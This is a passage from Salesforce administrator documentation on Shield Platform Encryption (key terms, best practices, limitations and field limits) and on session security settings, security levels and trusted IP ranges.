Uses a pseudorandom number generator and input such as a password to derive keys. Shield Platform Encryption uses PBKDF2 (Password-based Key Derivation Function 2) with HMAC-SHA-256.

Key (Tenant Secret) Rotation
The process of generating a new tenant secret and archiving the previously active one. Active tenant secrets are used for both encryption and decryption. Archived ones are used only for decryption until all data has been re-encrypted using the new, active tenant secret.

Master HSM
The master HSM consists of a USB device used to generate secure, random secrets each Salesforce release. The master HSM is "air-gapped" from Salesforce's production network and stored securely in a bank safety deposit box.

Master Secret
Used in conjunction with the tenant secret and key derivation function to generate a derived data encryption key. The master secret is updated each release by Salesforce and encrypted using the per-release master wrapping key, which is in turn encrypted with the Key Derivation Servers' public key so it can be stored encrypted on the file system. Only HSMs can decrypt it. *No Salesforce employees have access to these keys in cleartext.*

Master Wrapping Key

A symmetric key is derived and used as a master wrapping key, also known as a key wrapping key, encrypting all the per-release keys and secrets bundle.

Tenant Secret

An organization-specific secret used in conjunction with the master secret and key derivation function to generate a derived data encryption key. When an organization administrator rotates a key, a new tenant secret is generated. To access the tenant secret via the API, refer to the TenantSecret object. *No Salesforce employees have access to these keys in cleartext.*

SEE ALSO:

Back to Parent Topic

Behind the Scenes: The Shield Platform Encryption Process

Platform Encryption White Paper

What's the Difference Between Classic Encryption and Shield Platform Encryption?

With Shield Platform Encryption, you can encrypt a variety of widely used standard fields, along with some custom fields and many kinds of files. Shield Platform Encryption also supports person accounts, cases, search, approval processes, and other key Salesforce features. Classic encryption lets you protect only a special type of custom text field, which you create for that purpose.

Feature	Classic Encryption	Shield Platform Encryption
Pricing	Included in base user license	Additional fee applies
Encryption at Rest	✔	✔
Native Solution (No Hardware or Software Required)	✔	✔
Encryption Algorithm	128-bit Advanced Encryption Standard (AES)	256-bit Advanced Encryption Standard (AES)
HSM-based Key Derivation		✔
"Manage Encryption Keys" Permission		✔
Generate, Export, Import, and Destroy Keys	✔	✔
PCI-DSS L1 Compliance	✔	✔
Masking	✔	✔
Mask Types and Characters	✔	
"View Encrypted Data" Permission Required to Read Encrypted Field Values	✔	✔
Encrypted Standard Fields		✔
Encrypted Attachments, Files, and Content		✔

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Feature	Classic Encryption	Shield Platform Encryption
Encrypted Custom Fields	Dedicated custom field type, limited to 175 characters	✔
Encrypt Existing Fields for Supported Custom Field Types		✔
Search (UI, Partial Search, Lookups, Certain SOSL Queries)		✔
API Access	✔	✔
Available in Workflow Rules and Workflow Field Updates		✔
Available in Approval Process Entry Criteria and Approval Step Criteria		✔

Note: Beginning with Spring '17, Shield Platform Encryption no longer masks encrypted data. This may affect some users' ability to work with encrypted data. If you have data you don't want specific users to see, revisit their field-level security settings on page 540, record access settings, and object permissions on page 543.

SEE ALSO:

- Which Fields Can I Encrypt?
- Which Files Are Encrypted?
- Classic Encryption for Custom Fields
- Protect Your Salesforce Data with Shield Platform Encryption
- Back to Parent Topic
- Protect Your Salesforce Data with Shield Platform Encryption
- Classic Encryption for Custom Fields

Platform Encryption Best Practices

Take the time to identify the most likely threats to your organization. This will help you distinguish data that needs encryption from data that doesn't, so that you can encrypt only what you need to. Make sure your tenant secret and keys are backed up, and be careful who you allow to manage your secrets and keys.

Note: Beginning with Spring '17, Shield Platform Encryption no longer masks encrypted data. This may affect some users' ability to work with encrypted data. If you have data you don't want specific users to see, revisit their field-level security settings on page 540, record access settings, and object permissions on page 543.

1. Define a threat model for your organization.

   Walk through a formal threat modeling exercise to identify the threats that are most likely to affect your organization. Use your findings to create a data classification scheme, which can help you decide what data to encrypt.

2. Encrypt only where necessary.

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- Not all data is sensitive. Focus on information that requires encryption to meet your regulatory, security, compliance, and privacy requirements. Unnecessarily encrypting data impacts functionality and performance.
- Evaluate your data classification scheme early and work with stakeholders in security, compliance, and business IT departments to define requirements. Balance business-critical functionality against security and risk measures and challenge your assumptions periodically.

3. Create a strategy early for backing up and archiving keys and data.

   If your tenant secrets are destroyed, reimport them to access your data. You are solely responsible for making sure your data and tenant secrets are backed up and stored in a safe place. Salesforce cannot help you with deleted, destroyed or misplaced tenant secrets.

4. Understand that encryption applies to all users, regardless of their permissions.
   - You control who reads encrypted field values in plaintext using the “View Encrypted Data” permission. However, the data stored in these fields is encrypted at rest, regardless of user permissions.
   - Functional limitations are imposed on users who interact with encrypted data. Consider whether encryption can be applied to a portion of your business users and how this application affects other users interacting with the data.

5. Read the Shield Platform Encryption considerations and understand their implications on your organization.
   - Evaluate the impact of the considerations on your business solution and implementation.
   - Test Shield Platform Encryption in a sandbox environment before deploying to a production environment.
   - Before enabling encryption, fix any violations that you uncover. For example, referencing encrypted fields in a SOQL WHERE clause triggers a violation. Similarly, if you reference encrypted fields in a SOQL ORDER BY clause, a violation occurs. In both cases, fix the violation by removing references to the encrypted fields.

6. Analyze and test AppExchange apps before deploying them.
   - If you use an app from the AppExchange, test how it interacts with encrypted data in your organization and evaluate whether its functionality is affected.
   - If an app interacts with encrypted data that's stored outside of Salesforce, investigate how and where data processing occurs and how information is protected.
   - If you suspect Shield Platform Encryption could affect the functionality of an app, ask the provider for help with evaluation. Also discuss any custom solutions that must be compatible with Shield Platform Encryption.
   - Apps on the AppExchange that are built exclusively using Force.com inherit Shield Platform Encryption capabilities and limitations.

7. Platform Encryption is not a user authentication or authorization tool. Use field-level security settings, page layout settings, and validation rules, not Platform Encryption, to control which users can see which data. Make sure that a user inadvertently granted the "View Encrypted Data" permission would still see only appropriate data.

   By default, any user can edit encrypted fields, even users without the “View Encrypted Data” permission.

8. Grant the “Manage Encryption Keys” user permission to authorized users only.

   Users with the “Manage Encryption Keys” permission can generate, export, import, and destroy organization-specific keys. Monitor the key management activities of these users regularly with the setup audit trail.

9. Grant the “View Encrypted Data” user permission to authorized users only.

   Grant the “View Encrypted Data” permission to users who must view encrypted fields in plaintext, including integration users who must read sensitive data in plaintext. Encrypted files are visible to all users who have access to the files, regardless of the “View Encrypted Data” permission.

10. Mass-encrypt your existing data.

Existing field and file data is not automatically encrypted when you turn on Shield Platform Encryption. To encrypt existing field data, update the records associated with the field data. This action triggers encryption for these records so that your existing data is encrypted at rest. To encrypt existing files, contact Salesforce.

11. Don't use Currency and Number fields for sensitive data.

    You can often keep private, sensitive, or regulated data safe without encrypting associated `Currency` or `Number` fields. Encrypting these fields could have broad functional consequences across the platform, such as disruptions to roll-up summary reports, report timeframes, and calculations, so they are not encryptable.

12. Communicate to your users about the impact of encryption.

    Before you enable Shield Platform Encryption in a production environment, inform users about how it affects your business solution. For example, share the information described in Shield Platform Encryption considerations, where it's relevant to your business processes.

13. Use discretion when granting login access.

    If a user with the "View Encrypted Data" permission grants login access to another user, the other user is able to view encrypted fields in plaintext.

14. Encrypt your data using the most current key.

    When you generate a new tenant secret, any new data is encrypted using this key. However, existing sensitive data remains encrypted using previous keys. In this situation, Salesforce strongly recommends re-encrypting these fields using the latest key. Contact Salesforce for help with this.

SEE ALSO:

Back to Parent Topic

https://resources.docs.salesforce.com/202/latest/en-us/sfdc/pdf/salesforce_platform_encryption_implementation_guide.pdf

Tradeoffs and Limitations of Shield Platform Encryption

A security solution as powerful as Shield Platform Encryption doesn't come without some trade-offs. When your data is strongly encrypted, some users may see limitations to some functionality, and a few features aren't available at all. Consider the impact on your users and your overall business solution as you design your encryption strategy.

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

General Shield Platform Encryption Considerations

These considerations apply to all data that you encrypt using Shield Platform Encryption.

Which Salesforce Apps Support Encrypted Data?

Some Salesforce feature sets work as expected when you work with data that's encrypted at rest. Others don't.

Shield Platform Encryption and the Lightning Experience

Shield Platform Encryption works the same way in the Lightning experience as it does in Salesforce Classic, with a few minor exceptions.

Field Limits with Shield Platform Encryption

Under certain conditions, encrypting a field can impose limits on the values that you store in that field. Before deciding to encrypt a field, make sure that you know these limits.

SEE ALSO:

Platform Encryption Overview

Fix Compatibility Problems

Platform Encryption Implementation Guide

General Shield Platform Encryption Considerations

These considerations apply to all data that you encrypt using Shield Platform Encryption.

Note: Beginning with Spring '17, Shield Platform Encryption no longer masks encrypted data. This may affect some users' ability to work with encrypted data. If you have data you don't want specific users to see, revisit their field-level security settings on page 540, record access settings, and object permissions on page 543.

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Custom Fields

You can't use encrypted custom fields in criteria-based sharing rules.

Some custom fields can't be encrypted:

- Fields that have the `Unique` or `External ID` attributes or include these attributes on previously encrypted custom fields
- Fields on external data objects
- Fields that are used in an account contact relation

You can't use Schema Builder to create an encrypted custom field.

SOQL/SOSL

- Encrypted fields can't be used with the following SOQL and SOSL clauses and functions:
  - Aggregate functions such as MAX(), MIN(), and COUNT_DISTINCT()
  - WHERE clause
  - GROUP BY clause
  - ORDER BY clause

  Tip: Consider whether you can replace a WHERE clause in a SOQL query with a FIND query in SOSL.
- When you query encrypted data, invalid strings return an `INVALID_FIELD` error instead of the expected `MALFORMED_QUERY`.

Lightning Sync

With Shield Platform Encryption enabled, Lightning Sync syncs between users' email and calendar application and Salesforce only if the user has the "View Encrypted Data" permission.

Lightning for Outlook

With Shield Platform Encryption enabled, Lightning for Outlook users who don't have the "View Encrypted Data" permission see masked values in Outlook for fields that are encrypted.

Salesforce for Outlook

With Shield Platform Encryption enabled, Salesforce for Outlook syncs between Microsoft Outlook and Salesforce only if the user has the "View Encrypted Data" permission.

Portals

If a portal is enabled in your organization, you can't encrypt standard fields. Deactivate all customer portals and partner portals to enable encryption on standard fields. (Communities are supported.)

Search

If you encrypt fields with a key and then destroy the key, the corresponding search terms remain in the search index. However, you can't decrypt the data associated with the destroyed key.

Accounts, Person Accounts, and Contacts

When Person Accounts are turned on, encrypting any of the following Account fields encrypts the equivalent Contact fields, and vice versa.

- Name
- Description
- Phone
- Fax

When you encrypt any of the following Account or Contact fields, the equivalent fields in Person Accounts are also encrypted.

- Name
- Description
- Mailing Address
- Phone
- Fax
- Mobile
- Home Phone
- Other Phone
- Email

When the Account Name or Contact Name field is encrypted, searching for duplicate accounts or contacts to merge doesn't return any results.

When you encrypt the First Name or Last Name field on a contact, that contact appears in the Calendar Inviter lookup only if you haven't filtered by First Name or Last Name.

Salutation and Suffix field values in Contact records can appear masked to users without the "View Encrypted Data" permission, even if the field values aren't encrypted.

Email

- When encrypted field values are included in email templates, they appear in plaintext to users with the "View Encrypted Data" permission. Otherwise, the running user's permissions determine whether the recipient sees plaintext or masked data.
- Users without the "View Encrypted Data" permission can't send Stay-in-Touch requests.
- Users without the "View Encrypted Data" permission can't send emails using Mass Email Contacts.
- When the standard Email field is encrypted, email to Salesforce can't receive inbound emails.
- When the standard Email field is encrypted, the detail page for Contacts, Leads or Person Accounts doesn't flag invalid email addresses. If you need bounce processing to work as expected, don't encrypt the standard Email field.

Activities

Items in an Activity History related list may be displayed in plaintext even if the fields they refer to are encrypted.

Campaigns

Campaign member search isn't supported when you search by encrypted fields.

Notes

You can encrypt the body text of Notes created with the new Notes tool, but the Preview file and Notes created with the old Notes tool aren't supported.

Field Audit Trail

Data in a previously archived Field Audit Trail isn't encrypted when you turn on Platform Encryption. For example, say your org uses Field Audit Trail to define a data history retention policy for an account field, such as the phone number field. When you turn on encryption for that field, new phone number records are encrypted as they are created. Previous updates to the phone number field that are stored in the Account History related list are also encrypted. However, phone number history data that is already archived in the `FieldHistoryArchive` object is stored without encryption. If you need to encrypt previously archived data, contact Salesforce.

Page Layouts

If you preview a page layout as a profile without the "View Encrypted Data" permission, the preview's sample data isn't masked. The sample data may be blank or may appear in plaintext.

Communities

- For community users with the "View Encrypted Data" permission, data encryption doesn't change anything about the community experience. However, if you encrypt the Account Name field and you're not using Person Accounts, encryption affects how users' roles are displayed to admins. Normally, a community user's role name is displayed as a combination of their account name and the name of their user profile. When you encrypt the Account Name field, the account ID is displayed instead of the account name.

  For example, when the Account Name field is not encrypted, users belonging to the Acme account with the Customer User profile would have a role called `Acme Customer User`. When Account Name is encrypted (and Person Accounts aren't in use), the role is displayed as something like `001D000000IRt53 Customer User`.

- Custom fields encrypted with Classic Encryption are masked for Community users even if they have the "View Encrypted Data" permission.

REST API

You don't get autosuggestions via the REST API when a field is encrypted.

Data Import

You can't use the Data Import Wizard to perform matching using master-detail relationships or update records that contain encrypted fields. You can use it to add new records, however.

Reports, Dashboards, and List Views

- Report charts and dashboard components that display encrypted field values may be cached unencrypted.
- You can't sort records in list views by fields that are encrypted.

General

- Encrypted fields can't be used in:
  - Criteria-based sharing rules
  - Similar opportunities searches
  - External lookup relationships
  - Skinny tables
  - Filter criteria for data management tools
  - Duplicate Management matching rules
- Live Agent chat transcripts are not encrypted at rest.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

SEE ALSO:

Back to Parent Topic

Which Salesforce Apps Support Encrypted Data?

Some Salesforce feature sets work as expected when you work with data that's encrypted at rest. Others don't.

These apps don't support encrypted data. However, you can enable encryption for other apps when these apps are in use.

- Connect Offline
- Data.com
- Heroku (but Heroku Connect does support encrypted data.)
- Marketing Cloud (but Marketing Cloud Connect does support encrypted data.)
- Pardot (but Pardot Connect supports encrypted contact email addresses if your Pardot org allows multiple prospects with the same email address.)
- Process Builder
- Salesforce Mobile Classic
- Salesforce IQ

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

- Social Customer Service
- Steelbrick
- Thunder
- Visual Workflow
- Wave

Legacy portals (customer, self-service, and partner) don't support encrypted data, and encryption cannot be enabled if they are active.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

SEE ALSO:

Back to Parent Topic

Shield Platform Encryption and the Lightning Experience

Shield Platform Encryption works the same way in the Lightning experience as it does in Salesforce Classic, with a few minor exceptions.

Custom Lightning Components
When viewed in a custom Lightning component, encrypted data is not masked, even if the user doesn't have the "View Encrypted Data" permission.

Notes
Note previews in Lightning are not encrypted.

File Encryption Icon
The icon that indicates that a file is encrypted doesn't appear in Lightning.

Date Fields
Lightning shows 12/30/0001 as the dummy date for masking encrypted date values.

Custom Field Masking
When the encryption key is destroyed, the values of encrypted custom field values may appear in plaintext until the page is refreshed.

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Field Limits with Shield Platform Encryption

Under certain conditions, encrypting a field can impose limits on the values that you store in that field. Before deciding to encrypt a field, make sure that you know these limits.

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Custom Fields

If you expect users to enter non-ASCII values, such as CJK-encoded data, we recommend creating validation rules to enforce these limits:

- Email custom field type values that contain only non-ASCII characters are limited to 70 characters.
- Phone custom field type values that contain only non-ASCII characters are limited to 22 characters.

Case Comment Object

The Body field on the Case Comment object has a limit of 4,000 ASCII characters (or 4,000 bytes). However, when these fields are encrypted, the character limit is lower. How much lower depends on the kind of characters you enter.

- ASCII—2959
- Chinese, Japanese, Korean—1333
- Other non-ASCII—1479

Contact Object

When Shield Platform Encryption is enabled for the Name field on the Contact object, the character limit is lower for some character types. This is true for both Business accounts and Person accounts. ASCII character limits are not affected.

- First Name—22 non-ASCII characters
- Middle Name—22 non-ASCII characters
- Last Name—70 non-ASCII characters
- Mailing City—22 non_ASCII characters

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

SEE ALSO:

Encrypt Fields

Back to Parent Topic

Session Security

After logging in, a user establishes a session with the platform. Use session security to limit exposure to your network when a user leaves the computer unattended while still logged in. It also limits the risk of internal attacks, such as when one employee tries to use another employee's session. Choose from several session settings to control session behavior.

You can control when an inactive user session expires. The default session timeout is two hours of inactivity. When the session timeout is reached, users are prompted with a dialog that allows them to log out or continue working. If they don't respond to this prompt, they are logged out.

Note: When users close a browser window or tab, they aren't automatically logged off from their Salesforce session. Ensure that your users are aware of this behavior and that they end all sessions properly by selecting *Your Name* > **Logout**.

By default, Salesforce uses TLS (Transport Layer Security) and requires secure connections (HTTPS) for all communication. The `Require secure connections (HTTPS)` setting determines whether TLS (HTTPS) is required for access to Salesforce, apart from Force.com sites, which can be accessed using HTTP. If you ask Salesforce to disable this setting and change the URL from `https://` to `http://`, you can still access the application. However, for added security, require all sessions to use TLS. For more information, see Modify Session Security Settings on page 846.

You can restrict access to certain types of resources based on the level of security associated with the authentication (login) method for the user's current session. By default, each login method has one of two security levels: Standard or High Assurance. You can change the session security level and define policies so specified resources are only available to users with a High Assurance level. For details, see Session-level Security on page 850.

You can control whether your org stores user logins and whether they can appear from the Switcher with the settings `Enable caching and autocomplete on login page`, `Enable user switching`, and `Remember me until logout`.

Modify Session Security Settings

You can modify session security settings to specify session connection type, timeout settings, and IP address ranges to protect against malicious attacks and more.

Set Trusted IP Ranges for Your Organization

Trusted IP Ranges define a list of IP addresses from which users can log in without receiving a login challenge for verification of their identity, such as a code sent to their mobile phone.

User Sessions

Monitor and protect your Salesforce org by reviewing active sessions and session details on the User Session Information page. You can create custom list views, view details about a user associated with a specific session, and easily end suspicious sessions. Salesforce admins can view all user sessions for an org; non-admins see only their own sessions.

Understanding Session Types

Learn about the session types in the User Session Information page to help you monitor and protect your organization.

SEE ALSO:

Set Trusted IP Ranges for Your Organization
Identity Verification History

Modify Session Security Settings

You can modify session security settings to specify session connection type, timeout settings, and IP address ranges to protect against malicious attacks and more.

1. From Setup, enter *Session Settings* in the Quick Find box, then select **Session Settings**.
2. Customize the session security settings.

Field	Description
Timeout value	Length of time after which the system logs out inactive users. For Portal users, the timeout is between 10 minutes and 24 hours even though you can only set it as low as 15 minutes. Select a value between 15 minutes and 24 hours. Choose a shorter timeout period if your org has sensitive information and you want to enforce stricter security. Note: The last active session time value isn't updated until halfway through the timeout period. So if you have a 30-minute timeout, the system doesn't check for activity until 15 minutes have passed. For example, if you update a record after 10 minutes, the last active session time value isn't updated because there was no activity after 15 minutes. You're logged out in 20 more minutes (30 minutes total), because the last active session time wasn't updated. Suppose that you update a record after 20 minutes. That's 5 minutes after the last active session time is checked. Your timeout resets, and you have another 30 minutes before being logged out, for a total of 50 minutes.
Disable session timeout warning popup	Determines whether the system prompts inactive users with a timeout warning message. Users are prompted 30 seconds before timeout as specified by the Timeout value.
Force logout on session timeout	Requires that when sessions time out for inactive users, current sessions become invalid. The browser refreshes and returns to the login page. To access the org, the user must log in again. Note: Do *not* select Disable session timeout warning popup when using this setting.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

The Lock sessions to the IP address from which they originated setting is available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

All other settings available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To modify session security settings:

- "Customize Application"

Field	Description
`Lock sessions to the IP address from which they originated`	Determines whether user sessions are locked to the IP address from which the user logged in, helping to prevent unauthorized persons from hijacking a valid session. Note: This setting can inhibit various applications and mobile devices.
`Lock sessions to the domain in which they were first used`	Associates a current UI session for a user, such as a community user, with a specific domain. The setting helps prevent unauthorized use of the session ID in another domain. This setting is enabled by default for orgs created with the Spring '15 release or later.
`Require secure connections (HTTPS)`	Determines whether HTTPS is required to log in to or access Salesforce, apart from Force.com sites, which can be accessed using HTTP. This setting is enabled by default for security reasons. This setting does not apply to API requests. All API requests require HTTPS. Note: The Reset Passwords for Your Users page can only be accessed using HTTPS.
`Force relogin after Login-As-User`	Determines whether an administrator who is logged in as another user is returned to their previous session after logging out as the secondary user. If the setting is enabled, an administrator must log in again to continue using Salesforce after logging out as the user. Otherwise, the administrator is returned to the original session after logging out as the user. This setting is enabled by default for new orgs beginning with the Summer '14 release.
`Require HttpOnly attribute`	Restricts session ID cookie access. A cookie with the HttpOnly attribute is not accessible via non-HTTP methods, such as calls from JavaScript. Note: If you have a custom or packaged application that uses JavaScript to access session ID cookies, selecting `Require HttpOnly attribute` breaks your application. It denies the application access to the cookie. If `Require HttpOnly attribute` is selected, the AJAX Toolkit debugging window isn't available.
`Use POST requests for cross-domain sessions`	Sets the org to send session information using a POST request, instead of a GET request, for cross-domain exchanges. An example of a cross-domain exchange is when a user is using a Visualforce page. In this context, POST requests are more secure than GET requests because POST requests keep the session information in the body of the request. However, if you enable this setting, embedded content from another domain, such as: `<img src="https://acme.force.com/pic.jpg"/>` sometimes doesn't display.

Field	Description
`Enforce login IP ranges on every request`	Restricts the IP addresses from which users can access Salesforce to only the IP addresses defined in `Login IP Ranges`. If this setting is enabled, login IP ranges are enforced on each page request, including requests from client applications. If this setting isn't enabled, login IP ranges are enforced only when a user logs in. This setting affects all user profiles that have login IP restrictions.
`Enable caching and autocomplete on login page`	Allows the user's browser to store usernames. If enabled, after initial login, usernames are auto-filled into the `Username` field on the login page. If the user selected **Remember me** on the login page, the username persists after the session expires or the user logs out. The username also appears on the Switcher. This setting is selected by default for all organizations. Note: If you disable this setting, the **Remember me** option doesn't appear on your org's login page or from the Switcher.
`Enable secure and persistent browser caching to improve performance`	Enables secure data caching in the browser to improve page reload performance by avoiding extra round trips to the server. This setting is selected by default for all organizations. We don't recommend disabling this setting, but if your company's policy doesn't allow browser caching even if the data is encrypted, you can disable it.
`Enable user switching`	Determines whether the Switcher appears when your org's users select their profile picture. This setting is selected by default for all organizations. The `Enable caching and autocomplete on login page` setting must also be enabled. Deselect the `Enable user switching` setting to prevent your org from appearing in Switchers on other orgs. It also prevents your org users from seeing the Switcher when they select their profile picture.
`Remember until logout`	Normally, usernames are cached only while a session is active or if a user selects **Remember Me**. For SSO sessions, the remember option isn't available. So, once the session expires, the username disappears from the login page and the Switcher. By enabling `Remember me until logout`, the cached usernames are deleted only if the user explicitly logs out. If the session times out, they appear on the Switcher as inactive. This way, if the users are on their own computer and allow a session to timeout, they can select the username to reauthenticate. If they're on a shared computer, the username is deleted immediately when the user logs out. This setting applies to all your org's users. This option isn't enabled by default. However, we encourage you to enable it as a convenience to your users. Keep this setting disabled if your org doesn't expose all your SSO or authentication providers on your login page.
`Enable the SMS method of identity confirmation`	Allows users to receive a one-time PIN delivered via SMS. If this setting is selected, administrators or users must verify their mobile phone number before taking advantage of this feature. This setting is selected by default for all organizations.

Field	Description
`Require security tokens for API logins from callouts (API version 31.0 and earlier)`	In API version 31.0 and earlier, requires the use of security tokens for API logins from callouts. Examples are Apex callouts or callouts using the AJAX proxy. In API version 32.0 and later, security tokens are required by default.
`Login IP Ranges` (for Contact Manager, Group, and Professional Editions)	Specifies a range of IP addresses users must log in from (inclusive), or the login fails. To specify a range, click **New** and enter a Start IP Address and End IP Address to define the range, which includes the start and end values. This field is not available in Enterprise, Unlimited, Performance, and Developer Editions. In those editions, you can specify a valid Login IP Range in the user profile settings.
`Let users use a security key (U2F)`	Allows users to use a U2F security key for two-factor authentication and identity verification. Instead of using Salesforce Authenticator, a one-time password generated by an authenticator app, or one-time passwords sent by email or SMS, users insert their registered U2F security key into a USB port to complete verification.
`Allow location-based automated verifications with Salesforce Authenticator` `Allow only from trusted IP addresses`	Allows users to verify identity by automatically approving notifications in Salesforce Authenticator, whenever users are in trusted locations such as a home or office. If you allow automated verifications, you can allow them from any location or restrict them to only trusted IP addresses, such as your corporate network.
`Allow Lightning Login`	Allows users to use Lightning Login for password-free Salesforce logins, relying on Salesforce Authenticator for identity verification.
`Enable clickjack protection for Setup pages`	Protects against clickjack attacks on setup Salesforce pages. Clickjacking is also known as a user interface redress attack. (Setup pages are available from the Setup menu.)
`Enable clickjack protection for non-Setup Salesforce pages`	Protects against clickjack attacks on non-setup Salesforce pages. Clickjacking is also known as a user interface redress attack. Setup pages already include protection against clickjack attacks. (Setup pages are available from the Setup menu.) This setting is selected by default for all organizations.
`Enable clickjack protection for customer Visualforce pages with standard headers`	Protects against clickjack attacks on your Visualforce pages with headers enabled. Clickjacking is also known as a user interface redress attack. Warning: If you use custom Visualforce pages within a frame or iframe, you sometimes see a blank page or the page displays without the frame. For example, Visualforce pages in a page layout don't function when clickjack protection is on.

Field	Description
`Enable clickjack protection for customer Visualforce pages with headers disabled`	Protects against clickjack attacks on your Visualforce pages with headers disabled when setting `showHeader="false"` on the page. Clickjacking is also known as a user interface redress attack. Warning: If you use custom Visualforce pages within a frame or iframe, you sometimes see a blank page or the page displays without the frame. For example, Visualforce pages in a page layout don't function when clickjack protection is on.
`Enable CSRF protection on GET requests on non-setup pages`	Protects against Cross Site Request Forgery (CSRF) attacks by modifying non-Setup pages. Non-Setup pages include a random string of characters in the URL parameters or as a hidden form field. With every GET and POST request, the application checks the validity of this string of characters. The application doesn't execute the command unless the value found matches the expected value. This setting is selected by default for all organizations.
`Enable CSRF protection on POST requests on non-setup pages`	
`Enable XSS protection`	Protects against cross-site scripting attacks. If a reflected cross-site scripting attack is detected, the browser shows a blank page with no content.
`Enable Content Sniffing protection`	Prevents the browser from inferring the MIME type from the document content. It also prevents the browser from executing malicious files (JavaScript, Stylesheet) as dynamic content.
`Logout URL`	Redirects users to a specific page after they log out of Salesforce, such as an authentication provider's page or a custom-branded page. This URL is used only if no logout URL is specified in the identity provider, SAML single sign-on, or external authentication provider settings. If no value is specified for `Logout URL`, the default is `https://login.salesforce.com`, unless MyDomain is enabled. If My Domain is enabled, the default is `https://customdomain.my.salesforce.com`.

3. Click **Save**.

Session Security Levels

You can restrict access to certain types of resources based on the level of security associated with the authentication (login) method for the user's current session. By default, each login method has one of two security levels: Standard or High Assurance. You can change the session security level and define policies so specified resources are only available to users with a High Assurance level.

The different authentication methods are assigned these security levels, by default.

- Username and Password — Standard
- Delegated Authentication — Standard
- Activation — Standard
- Lightning Login — Standard
- Two-Factor Authentication — High Assurance
- Authentication Provider — Standard
- SAML — Standard

Note: The security level for a SAML session can also be specified using the `SessionLevel` attribute of the SAML assertion sent by the identity provider. The attribute can take one of two values, `STANDARD` or `HIGH_ASSURANCE`.

To change the security level associated with a login method:

1. From Setup, enter *Session Settings* in the `Quick Find` box, then select **Session Settings**.
2. Under Session Security Levels, select the login method.
3. To move the method to the proper category, click the **Add** or **Remove** arrow.

Currently, the only features that use session-level security are reports and dashboards in Salesforce and connected apps. You can set policies requiring High Assurance on these types of resources. You can also specify an action to take if the session used to access the resource is not High Assurance. The supported actions are:

- Block — Blocks access to the resource by showing an insufficient privileges error.
- Raise session level — Prompts users to complete two-factor authentication. When users authenticate successfully, they can access the resource. For reports and dashboards, you can apply this action when users access reports or dashboards, or just when they export and print them.

Warning: Raising the session level to high assurance by redirecting the user to complete two-factor authentication is not a supported action in Lightning Experience. If your org has Lightning Experience enabled, and you set a policy that requires a high assurance session to access reports and dashboards, Lightning Experience users with a standard assurance session are blocked from reports and dashboards. Also, they don't see the icons for these resources in the navigation menu. As a workaround, users with a standard assurance session can log out and log in again using an authentication method that is defined as high assurance by their org. Then they have access to reports and dashboards. Or, they can switch to Salesforce Classic, where they're prompted to raise the session level when they attempt to access reports and dashboards.

To set a High Assurance required policy for accessing a connected app:

1. From Setup, enter *Connected Apps* in the `Quick Find` box, then select the option for managing connected apps.
2. Click **Edit** next to the connected app.
3. Select **High Assurance session required**.
4. Select one of the actions presented.
5. Click **Save**.

To set a High Assurance required policy for accessing reports and dashboards:

1. From Setup, enter *Access Policies* in the `Quick Find` box, then select **Access Policies**.
2. Select **High Assurance session required**.
3. Select one of the actions presented.
4. Click **Save**.

Session levels have no impact on resources in the app other than connected apps, reports, and dashboards for which explicit security policies have been defined.

SEE ALSO:

Session Security

Explore the Salesforce Setup Menu

Identity Verification History

Set Trusted IP Ranges for Your Organization

Trusted IP Ranges define a list of IP addresses from which users can log in without receiving a login challenge for verification of their identity, such as a code sent to their mobile phone.

Note: Who Sees What: Organization Access (Salesforce Classic)

Watch how you can restrict login through IP ranges and login hours.

To help protect your organization's data from unauthorized access, you can specify a list of IP addresses from which users can log in without receiving a login challenge. However, this does not restrict access, entirely, for users outside of the Trusted IP Range. After these users complete the login challenge (usually by entering a code sent to their mobile device or email address), they can log in.

1. From Setup, enter *Network Access* in the Quick Find box, then select **Network Access**.
2. Click **New**.
3. Enter a valid IP address in the Start IP Address field and a higher IP address in the End IP Address field.

   The start and end addresses define the range of allowable IP addresses from which users can log in, including the start and end values. If you want to allow logins from a single IP address, enter the same address in both fields.

   The start and end IP addresses must be in an IPv4 range and include no more than 33,554,432 addresses (2^{25}, a /7 CIDR block).
4. Optionally, enter a description for the range. For example, if you maintain multiple ranges, enter details about the part of your network that corresponds to this range.
5. Click **Save**.

Note: For organizations that were activated before December 2007, Salesforce automatically populated your organization's trusted IP address list in December 2007, when this feature was introduced. The IP addresses from which trusted users had already accessed Salesforce during the past six months were added.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view network access:
- "Login Challenge Enabled"

To change network access:
- "Manage IP Addresses"

SEE ALSO:

Session Security

Restrict Where and When Users Can Log In to Salesforce

Security Implementation Guide

User Sessions

Monitor and protect your Salesforce org by reviewing active sessions and session details on the User Session Information page. You can create custom list views, view details about a user associated with a specific session, and easily end suspicious sessions. Salesforce admins can view all user sessions for an org; non-admins see only their own sessions.

When you manually end a user's session by clicking the **Remove** button, the user must log in again to the organization.

